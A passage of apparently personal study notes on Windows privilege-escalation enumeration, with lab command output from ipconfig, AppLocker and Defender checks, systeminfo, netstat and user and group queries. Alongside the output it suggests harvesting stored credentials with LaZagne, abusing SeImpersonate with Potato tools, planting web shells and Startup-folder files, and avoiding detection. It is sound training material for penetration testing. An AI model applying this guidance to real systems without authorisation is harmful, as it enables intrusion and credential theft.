Host Name . . . . . . . . . . . . : WINLPE-SRV01
Primary Dns Suffix . . . . . . . :
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : .htb
Ethernet adapter Ethernet1:
Connection-specific DNS Suffix . :
Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
Physical Address. . . . . . . . . : 00-50-56-B9-C5-4B
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::f055:fefd:b1b:9919%9(Preferred)
IPv4 Address. . . . . . . . . . . : 192.168.20.56(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.20.1
DHCPv6 IAID . . . . . . . . . . . : 151015510
DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-ED-DB-68-00-50-56-B9-90-94
DNS Servers . . . . . . . . . . . : 8.8.8.8
NetBIOS over Tcpip. . . . . . . . : Enabled
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : .htb
Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . . . . . : 00-50-56-B9-90-94
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . . . . . . . : dead:beef::e4db:5ea3:2775:8d4d(Preferred)
Link-local IPv6 Address . . . . . : fe80::e4db:5ea3:2775:8d4d%4(Preferred)
IPv4 Address. . . . . . . . . . . : 10.129.43.8(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Lease Obtained. . . . . . . . . . : Thursday, March 25, 2021 9:24:45 AM
Lease Expires . . . . . . . . . . : Monday, March 29, 2021 1:28:44 PM
Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:4ddf%4
10.129.0.1
DHCP Server . . . . . . . . . . . : 10.129.0.1
DHCPv6 IAID . . . . . . . . . . . : 50352214
DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-ED-DB-68-00-50-56-B9-90-94
DNS Servers . . . . . . . . . . . : 1.1.1.1
8.8.8.8
NetBIOS over Tcpip. . . . . . . . : Enabled
Tunnel adapter isatap..htb:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . : .htb
Description . . . . . . . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Tunnel adapter Teredo Tunneling Pseudo-Interface:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Tunnel adapter isatap.{02D6F04C-A625-49D1-A85D-4FB454FBB3DB}:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . . . . . . . : Microsoft ISATAP Adapter #2
Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
C:\htb> arp -a
Interface: 10.129.43.8 --- 0x4
Internet Address Physical Address Type
10.129.0.1 00-50-56-b9-4d-df dynamic
10.129.43.12 00-50-56-b9-da-ad dynamic
10.129.43.13 00-50-56-b9-5b-9f dynamic
10.129.255.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
224.0.0.253 01-00-5e-00-00-fd static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.20.56 --- 0x9
Internet Address Physical Address Type
192.168.20.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\htb> route print
===========================================================================
Interface List
9...00 50 56 b9 c5 4b ......vmxnet3 Ethernet Adapter
4...00 50 56 b9 90 94 ......Intel(R) 82574L Gigabit Network Connection
1...........................Software Loopback Interface 1
3...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
5...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
13...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
===========================================================================
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination Netmask Gateway Interface Metric
0.0.0.0 0.0.0.0 10.129.0.1 10.129.43.8 25
0.0.0.0 0.0.0.0 192.168.20.1 192.168.20.56 271
10.129.0.0 255.255.0.0 On-link 10.129.43.8 281
10.129.43.8 255.255.255.255 On-link 10.129.43.8 281
10.129.255.255 255.255.255.255 On-link 10.129.43.8 281
127.0.0.0 255.0.0.0 On-link 127.0.0.1 331
127.0.0.1 255.255.255.255 On-link 127.0.0.1 331
127.255.255.255 255.255.255.255 On-link 127.0.0.1 331
192.168.20.0 255.255.255.0 On-link 192.168.20.56 271
192.168.20.56 255.255.255.255 On-link 192.168.20.56 271
192.168.20.255 255.255.255.255 On-link 192.168.20.56 271
224.0.0.0 240.0.0.0 On-link 127.0.0.1 331
224.0.0.0 240.0.0.0 On-link 10.129.43.8 281
224.0.0.0 240.0.0.0 On-link 192.168.20.56 271
255.255.255.255 255.255.255.255 On-link 127.0.0.1 331
255.255.255.255 255.255.255.255 On-link 10.129.43.8 281
255.255.255.255 255.255.255.255 On-link 192.168.20.56 271
===========================================================================
Persistent Routes:
Network Address Netmask Gateway Address Metric
0.0.0.0 0.0.0.0 192.168.20.1 Default
===========================================================================
IPv6 Route Table
===========================================================================
Active Routes:
If Metric Network Destination Gateway
4 281 ::/0 fe80::250:56ff:feb9:4ddf
1 331 ::1/128 On-link
4 281 dead:beef::/64 On-link
4 281 dead:beef::e4db:5ea3:2775:8d4d/128
On-link
4 281 fe80::/64 On-link
9 271 fe80::/64 On-link
4 281 fe80::e4db:5ea3:2775:8d4d/128
On-link
9 271 fe80::f055:fefd:b1b:9919/128
On-link
1 331 ff00::/8 On-link
4 281 ff00::/8 On-link
9 271 ff00::/8 On-link
===========================================================================
Persistent Routes:
None
One useful built-in tool for enumerating SMB shares within Windows environments is net view. It can be used to list domains, hosts, and shared resources available on the network. This is particularly useful after identifying reachable hosts via ARP or routing information.
For example, from the client01 host, we can enumerate shares available on dc01:
C:\Users\student>net view \\dc01 /all
Shared resources at \\dc01
Share name Type Used as Comment
-------------------------------------------------------------------------------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
The command completed successfully.
info
Access to shares such as SYSVOL and NETLOGON can reveal logon scripts, group policies, or other sensitive data that may be leveraged for privilege escalation or lateral movement.
Enumerating Protections
Most modern environments have some sort of AV or Endpoint Detection and Response service running to monitor, alert on, and block threats proactively. These tools may interfere with the enumeration process. They will very likely present some sort of challenge during the privesc process, especially if you are using some kind of public PoC exploit or tool. Enumerating protections in place will help you ensure that you are using methods that are not being blocked or detected and will help you if you have to craft custom payloads or modify tools before compiling them.
Many organizations utilize some sort of application whitelisting solution to control what types of applications and files certain users can run. This may be used to attempt to block non-admin users from running cmd.exe or powershell.exe or other binaries and file types not needed for their day-to-day work. A popular solution offered by Microsoft is AppLocker. You can use the GetAppLockerPolicy cmdlet to enumerate the local, effective, and domain AppLocker policies. This will help you see what binaries or file types may be blocked and whether you will have to perform some sort of AppLocker bypass either during your enumeration or before running a tool or technique to escalate privileges.
PS C:\htb> Get-MpComputerStatus
AMEngineVersion : 1.1.17900.7
AMProductVersion : 4.10.14393.2248
AMServiceEnabled : True
AMServiceVersion : 4.10.14393.2248
AntispywareEnabled : True
AntispywareSignatureAge : 1
AntispywareSignatureLastUpdated : 3/28/2021 2:59:13 AM
AntispywareSignatureVersion : 1.333.1470.0
AntivirusEnabled : True
AntivirusSignatureAge : 1
AntivirusSignatureLastUpdated : 3/28/2021 2:59:12 AM
AntivirusSignatureVersion : 1.333.1470.0
BehaviorMonitorEnabled : False
ComputerID : 54AF7DE4-3C7E-4DA0-87AC-831B045B9063
ComputerState : 0
FullScanAge : 4294967295
FullScanEndTime :
FullScanStartTime :
IoavProtectionEnabled : False
LastFullScanSource : 0
LastQuickScanSource : 0
NISEnabled : False
NISEngineVersion : 0.0.0.0
NISSignatureAge : 4294967295
NISSignatureLastUpdated :
NISSignatureVersion : 0.0.0.0
OnAccessProtectionEnabled : False
QuickScanAge : 4294967295
QuickScanEndTime :
QuickScanStartTime :
RealTimeProtectionEnabled : False
RealTimeScanDirection : 0
PSComputerName :
PS C:\htb> Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
PublisherConditions : {*\*\*,0.0.0.0-*}
PublisherExceptions : {}
PathExceptions : {}
HashExceptions : {}
Id : a9e18c21-ff8f-43cf-b9fc-db40eed693ba
Name : (Default Rule) All signed packaged apps
Description : Allows members of the Everyone group to run packaged apps that are signed.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {%PROGRAMFILES%\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 921cc481-6e17-4653-8f75-050b80acca20
Name : (Default Rule) All files located in the Program Files folder
Description : Allows members of the Everyone group to run applications that are located in the Program Files
folder.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {%WINDIR%\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : a61c8b2c-a319-4cd0-9690-d2177cad7b51
Name : (Default Rule) All files located in the Windows folder
Description : Allows members of the Everyone group to run applications that are located in the Windows folder.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : fd686d83-a829-4351-8ff4-27c7de5755d2
Name : (Default Rule) All files
Description : Allows members of the local Administrators group to run all applications.
UserOrGroupSid : S-1-5-32-544
Action : Allow
PublisherConditions : {*\*\*,0.0.0.0-*}
PublisherExceptions : {}
PathExceptions : {}
HashExceptions : {}
Id : b7af7102-efde-4369-8a89-7a6a392d1473
Name : (Default Rule) All digitally signed Windows Installer files
Description : Allows members of the Everyone group to run digitally signed Windows Installer files.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {%WINDIR%\Installer\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 5b290184-345a-4453-b184-45305f6d9a54
Name : (Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer
Description : Allows members of the Everyone group to run all Windows Installer files located in
%systemdrive%\Windows\Installer.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {*.*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 64ad46ff-0d71-4fa0-a30b-3f3d30c5433d
Name : (Default Rule) All Windows Installer files
Description : Allows members of the local Administrators group to run all Windows Installer files.
UserOrGroupSid : S-1-5-32-544
Action : Allow
PathConditions : {%PROGRAMFILES%\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 06dce67b-934c-454f-a263-2515c8796a5d
Name : (Default Rule) All scripts located in the Program Files folder
Description : Allows members of the Everyone group to run scripts that are located in the Program Files folder.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {%WINDIR%\*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : 9428c672-5fc3-47f4-808a-a0011f36dd2c
Name : (Default Rule) All scripts located in the Windows folder
Description : Allows members of the Everyone group to run scripts that are located in the Windows folder.
UserOrGroupSid : S-1-1-0
Action : Allow
PathConditions : {*}
PathExceptions : {}
PublisherExceptions : {}
HashExceptions : {}
Id : ed97d0cb-15ff-430f-b82c-8d7832957725
Name : (Default Rule) All scripts
Description : Allows members of the local Administrators group to run all scripts.
UserOrGroupSid : S-1-5-32-544
Action : Allow
PS C:\htb> Get-AppLockerPolicy -Local | Test-AppLockerPolicy -path C:\Windows\System32\cmd.exe -User Everyone
FilePath PolicyDecision MatchingRule
-------- -------------- ------------
C:\Windows\System32\cmd.exe Denied c:\windows\system32\cmd.exe
Initial Enumeration
For reference, all Windows command: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands
Key Data Points
OS name: Knowing the type of Windows OS and level will give you an idea of the types of tools that may be available, or lack thereof on legacy systems. This would also identify the OS version for which there may be public exploits available.
Version: As with the OS version, there may be public exploits that target a vuln in a specific version of Windows. Windows system exploits can cause system instability or even a complete crash. Be careful running these against any production system, and make sure you fully understand the exploit and possible ramifications before running one.
Running Services: Knowing what services are running on the host is important, especially those running as NT AUTHORITY/SYSTEM or an administrator-level account. A misconfigured or vulnerable service running in the context of a privileged account can be an easy win for privesc.
System Information
Looking at the system itself willl give you a better idea of the exact OS version, hardware in use, installed programs, and security updates. This will help you narrow down your hunt for any missing patches and associated CVEs that you may be able to leverage to escalate privileges. Using the tasklist command to look at running processes will give you a better idea of what applications are currently running on the system.
C:\htb> tasklist /svc
Image Name PID Services
========================= ======== ============================================
System Idle Process 0 N/A
System 4 N/A
smss.exe 316 N/A
csrss.exe 424 N/A
wininit.exe 528 N/A
csrss.exe 540 N/A
winlogon.exe 612 N/A
services.exe 664 N/A
lsass.exe 672 KeyIso, SamSs, VaultSvc
svchost.exe 776 BrokerInfrastructure, DcomLaunch, LSM,
PlugPlay, Power, SystemEventsBroker
svchost.exe 836 RpcEptMapper, RpcSs
LogonUI.exe 952 N/A
dwm.exe 964 N/A
svchost.exe 972 TermService
svchost.exe 1008 Dhcp, EventLog, lmhosts, TimeBrokerSvc
svchost.exe 364 NcbService, PcaSvc, ScDeviceEnum, TrkWks,
UALSVC, UmRdpService
<...SNIP...>
svchost.exe 1468 Wcmsvc
svchost.exe 1804 PolicyAgent
spoolsv.exe 1884 Spooler
svchost.exe 1988 W3SVC, WAS
svchost.exe 1996 ftpsvc
svchost.exe 2004 AppHostSvc
FileZilla Server.exe 1140 FileZilla Server
inetinfo.exe 1164 IISADMIN
svchost.exe 1736 DiagTrack
svchost.exe 2084 StateRepository, tiledatamodelsvc
VGAuthService.exe 2100 VGAuthService
vmtoolsd.exe 2112 VMTools
MsMpEng.exe 2136 WinDefend
<...SNIP...>
FileZilla Server Interfac 5628 N/A
jusched.exe 5796 N/A
cmd.exe 4132 N/A
conhost.exe 4136 N/A
TrustedInstaller.exe 1120 TrustedInstaller
TiWorker.exe 1816 N/A
WmiApSrv.exe 2428 wmiApSrv
tasklist.exe 3596 N/A
It is essential to become familiar with standard Windows processes such as Session Manager Subsystem (smss.exe), Client Server Runtime Subsystem (csrss.exe), WinLogon (winlogon.exe), Local Security Authority Subsystem Service (LSASS), and Service Host (svchost.exe), among others and the services associated with them. Being able to spot standard processes/services quickly will help speed up your enumeration and enable you to hone in on non-standard processes/services, which may open up a privesc path. In the example above, you would be most interested in the FileZilla FTP server running and would attempt to enumerate the version to look for public vulns or misconfigs such as FTP anonymous access, which would lead to sensitive data exposure or more.
Other processes such as MsMpEng.exe, Windows Defender, are interesting because they can help you map out what protections are in place on the target host you may have to evade/bypass.
Display All Environment Variables
The environment variables explain a lot about the host configuration. To get a printout of them, Windows provides the set command. One of the most overlooked variables is PATH. In the output below, nothing is out of the ordinary. However, it is not uncommon to find administrators modify the PATH. One common example is to place Python or Java in the path, which would allow the execution of Python or .JAR files. If the folder placed in the PATH is writeable by your user, it may be possible to perform DLL injections against other applications. Remember, when running a program, Windows looks for that program in the CWD first, then from PATH going left to right. This means if the custom path is placed on the left, it is much more dangerous than on the right.
In addition to PATH, set can also give up other helpful information such as the HOME DRIVE. In enterprises, this will often be a file share. Navigating to the file share itself may reveal other directories that can be accessed. It is not unheard of to be able to access an “IT Directory”, which contains an inventory spreadsheet that includes passwords. Additionally, shares are utilized for home directories so the user can log on to other computers and have the same experience/files/desktop/etc. This may also mean the user takes malicious items with them. If a file is placed in USERPROFILE\AppData\Microsoft\Windows\Start Menu\Programs\Startup, when the user logs into a different machine, this filewill execute.
C:\htb> set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Administrator\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=WINLPE-SRV01
ComSpec=C:\Windows\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\Users\Administrator
LOCALAPPDATA=C:\Users\Administrator\AppData\Local
LOGONSERVER=\\WINLPE-SRV01
NUMBER_OF_PROCESSORS=6
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Users\Administrator\AppData\Local\Microsoft\WindowsApps;
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL=23
PROCESSOR_REVISION=3100
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\ADMINI~1\AppData\Local\Temp\1
TMP=C:\Users\ADMINI~1\AppData\Local\Temp\1
USERDOMAIN=WINLPE-SRV01
USERDOMAIN_ROAMINGPROFILE=WINLPE-SRV01
USERNAME=Administrator
USERPROFILE=C:\Users\Administrator
windir=C:\Windows
View Detailed Configuration Information
The systeminfo command will show if the box has been patched recently and if it is a VM. If the box has not been patched recently, getting administrator-level access may be as simple as running a known exploit. Google the KBs installed under HotFixes to get an idea of when the box has been patched. This information isn’t always present, as it is possible to hide hotfixes software from non-administrators. The System Boot Time and OS Version can also be checked to get an idea of the path level. If the box has not been restarted in over six months, chances are it is also not being patched.
Additionally, many guides will say the Network Information is important as it could indicate a dual-homed machine. Generally speaking, when it comes to enterprises, devices will just be granted access to other networks via a firewall rule and not have a physical cable to run them.
C:\htb> systeminfo
Host Name: WINLPE-SRV01
OS Name: Microsoft Windows Server 2016 Standard
OS Version: 10.0.14393 N/A Build 14393
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00376-30000-00299-AA303
Original Install Date: 3/24/2021, 3:46:32 PM
System Boot Time: 3/25/2021, 9:24:36 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 3 Processor(s) Installed.
[01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
[02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
[03]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version: VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 6,143 MB
Available Physical Memory: 3,474 MB
Virtual Memory: Max Size: 10,371 MB
Virtual Memory: Available: 7,544 MB
Virtual Memory: In Use: 2,827 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\WINLPE-SRV01
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB3199986
[02]: KB5001078
[03]: KB4103723
Network Card(s): 2 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connection
Connection Name: Ethernet0
DHCP Enabled: Yes
DHCP Server: 10.129.0.1
IP address(es)
[01]: 10.129.43.8
[02]: fe80::e4db:5ea3:2775:8d4d
[03]: dead:beef::e4db:5ea3:2775:8d4d
[02]: vmxnet3 Ethernet Adapter
Connection Name: Ethernet1
DHCP Enabled: No
IP address(es)
[01]: 192.168.20.56
[02]: fe80::f055:fefd:b1b:9919
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Patches and Updates
If systeminfo doesn’t display hotfixes, they may be queriable with WMI using the WMI-Command binary with QFE (Quick Fix Engineering) to display patches.
C:\htb> wmic qfe
Caption CSName Description FixComments HotFixID InstallDate InstalledBy InstalledOn Name ServicePackInEffect Status
http://support.microsoft.com/?kbid=3199986 WINLPE-SRV01 Update KB3199986 NT AUTHORITY\SYSTEM 11/21/2016
https://support.microsoft.com/help/5001078 WINLPE-SRV01 Security Update KB5001078 NT AUTHORITY\SYSTEM 3/25/2021
http://support.microsoft.com/?kbid=4103723 WINLPE-SRV01 Security Update KB4103723 NT AUTHORITY\SYSTEM 3/25/2021
You can do this with PowerShell as well using the Get-Hotfix cmdlet.
PS C:\htb> Get-HotFix | ft -AutoSize
Source Description HotFixID InstalledBy InstalledOn
------ ----------- -------- ----------- -----------
WINLPE-SRV01 Update KB3199986 NT AUTHORITY\SYSTEM 11/21/2016 12:00:00 AM
WINLPE-SRV01 Update KB4054590 WINLPE-SRV01\Administrator 3/30/2021 12:00:00 AM
WINLPE-SRV01 Security Update KB5001078 NT AUTHORITY\SYSTEM 3/25/2021 12:00:00 AM
WINLPE-SRV01 Security Update KB3200970 WINLPE-SRV01\Administrator 4/13/2021 12:00:00 AM
Installed Programs
WMI can also be used to display installed software. This information can often guide you towards hard-to-find exploits. Is FileZilla/Putty/etc installed? Run LaZagne to check if stored credentials for those applications are installed. Also, some programs may be installed and running as a service that is vulnerable.
C:\htb> wmic product get name
Name
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127
Java 8 Update 231 (64-bit)
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127
VMware Tools
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127
Java Auto Updater
<SNIP>
You can, of course, do this with PowerShell as well using the Get-WmiObject cmdlet.
PS C:\htb> Get-WmiObject -Class Win32_Product | select Name, Version
Name Version
---- -------
SQL Server 2016 Database Engine Shared 13.2.5026.0
Microsoft OLE DB Driver for SQL Server 18.3.0.0
Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219 10.0.40219
Microsoft Help Viewer 2.3 2.3.28107
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 10.0.40219
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005 12.0.21005
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005 12.0.21005
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29914 14.28.29914
Microsoft ODBC Driver 13 for SQL Server 13.2.5026.0
SQL Server 2016 Database Engine Shared 13.2.5026.0
SQL Server 2016 Database Engine Services 13.2.5026.0
SQL Server Management Studio for Reporting Services 15.0.18369.0
Microsoft SQL Server 2008 Setup Support Files 10.3.5500.0
SSMS Post Install Tasks 15.0.18369.0
Microsoft VSS Writer for SQL Server 2016 13.2.5026.0
Java 8 Update 231 (64-bit) 8.0.2310.11
Browser for SQL Server 2016 13.2.5026.0
Integration Services 15.0.2000.130
<SNIP>
Display Running Processes
The netstat will display active TCP and UDP connections which will give you a better idea of what services are listening on which port(s) both locally and accessible to the outside. You may find a vulnerable service only accessible to the local host that you can exploit to escalate privileges.
PS C:\htb> netstat -ano
Active Connections
Proto Local Address Foreign Address State PID
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 1096
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 840
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING 3520
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 968
<...SNIP...>
User & Group Information
Users are often the weakest link in an orgnization, especially when systems are configured and patched wll. It is essential to gain an understanding of the users and groups on the system, members of specific groups that can provide you with admin level access, the privileges your current user has, password policy information, and any logged on users that you may be able to target. You may find the system to be well patched, but a member of the local administrator group’s user directory is browsable and contains a password file such as logins.xlsx, resulting in a very easy win.
Logged-In Users
It is always important to determine what users are logged into a system. Are they idle or active? Can you determine what they are working on? While more challenging to pull off, you can sometimes attack users directly to escalate privileges or gain further access. During an evasive engagement, you would need to tread lightly on a host with other user(s) actively working on it to avoid detection.
C:\htb> query user
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME
>administrator rdp-tcp#2 1 Active . 3/25/2021 9:27 AM
Current User
When you gain access to a host, you should always check what user context your account is running under first. Sometimes you are already SYSTEM or equivalent. Suppose you gain access as a service account. In that case, you may have privileges such as SeImpersonatePrivilege, which can often be easily abused to escalate privileges using a tool such as Juicy Potato.
C:\htb> echo %USERNAME%
htb-student
Current User Privileges
As mentioned prior, knowing what privileges your user has can greatly help in escalating privileges.
C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Current User Group Information
Has your user inherited any rights through their group membership? Are they privileged in the AD domain environment, which could be leveraged to gain access to more systems?
C:\htb> whoami /groups
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
====================================== ================ ============ ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users Alias S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
Get All Users
Knowing what other users are on the system is important as well. If you gained RDP access to a host using credentials you captured for a user “bob”, and see a “bob_adm” user in the local administrators group, it is worth checking for creds for credential re-use. Can you access the user profile directory for any important users? You may find valuable files such as scripts with passwords or SSH keys in a user’s Desktop, Documents, or Downloads folder.
C:\htb> net user
User accounts for \\WINLPE-SRV01
-------------------------------------------------------------------------------
Administrator DefaultAccount Guest
helpdesk htb-student jordan
sarah secsvc
The command completed successfully.
Get All Groups
Knowing what non-standard groups are present on the host can help you determine what the host is used for, how heavily accessed it is, or may even lead to discovering a misconfig such as all Domain Users in the RDP or local administrators groups.
C:\htb> net localgroup
Aliases for \\WINLPE-SRV01
-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Storage Replica Administrators
*System Managed Accounts Group
*Users
The command completed successfully.
Details About a Group
It is worth checking out the details for any non-standard groups. Though unlikely, you may find a password or other interesting information stored in the group’s description. During your enumeration, you may discover credentials of another non-admin user who is a member of a local group that can be leveraged to escalate privileges.
C:\htb> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
helpdesk
sarah
secsvc
The command completed successfully.
… or:
PS C:\Users\dave> Get-LocalGroupMember adminteam
Get-LocalGroupMember adminteam
ObjectClass Name PrincipalSource
----------- ---- ---------------
User CLIENTWK220\daveadmin Local
PS C:\Users\dave> Get-LocalGroupMember Administrators
Get-LocalGroupMember Administrators
ObjectClass Name PrincipalSource
----------- ---- ---------------
User CLIENTWK220\Administrator Local
User CLIENTWK220\daveadmin Local
User CLIENTWK220\backupadmin Local
User CLIENTWK220\offsec Local
Get Password Policy & Other Account Information
C:\htb> net accounts
Force user logoff how long after time expires?: Never
Minimum password age (days): 0
Maximum password age (days): 42
Minimum password length: 0
Length of password history maintained: None
Lockout threshold: Never
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: SERVER
The command completed successfully.
Communication with Processes
One of the best places to loko for privesc is the processes are running on the system. Even if a process is not running as an administrator, it may lead to additional privileges. The most common example is discovering a web server like IIS or XAMPP running on the box, placing an aspx/php shell on the box, and gaining a shell as the user running the web server. Generally, this is not an administrator but will often have the SeImpersonate token, allowing for Rogue/Juicy/Loneyl Potato to provide SYSTEM permissions.
Access Tokens
In Windows, access tokens are used to describe the security context of a process or thread. The token includes information about the user account’s identity and privileges related to a specific process or thread. When a user authenticates to a system, their password is verified against a security database, and if properly authenticated, they will be assigned an access token. Every time a user interacts with a process, a copy of this token will be presented to determine their privilege level.
Enumerating Network Services
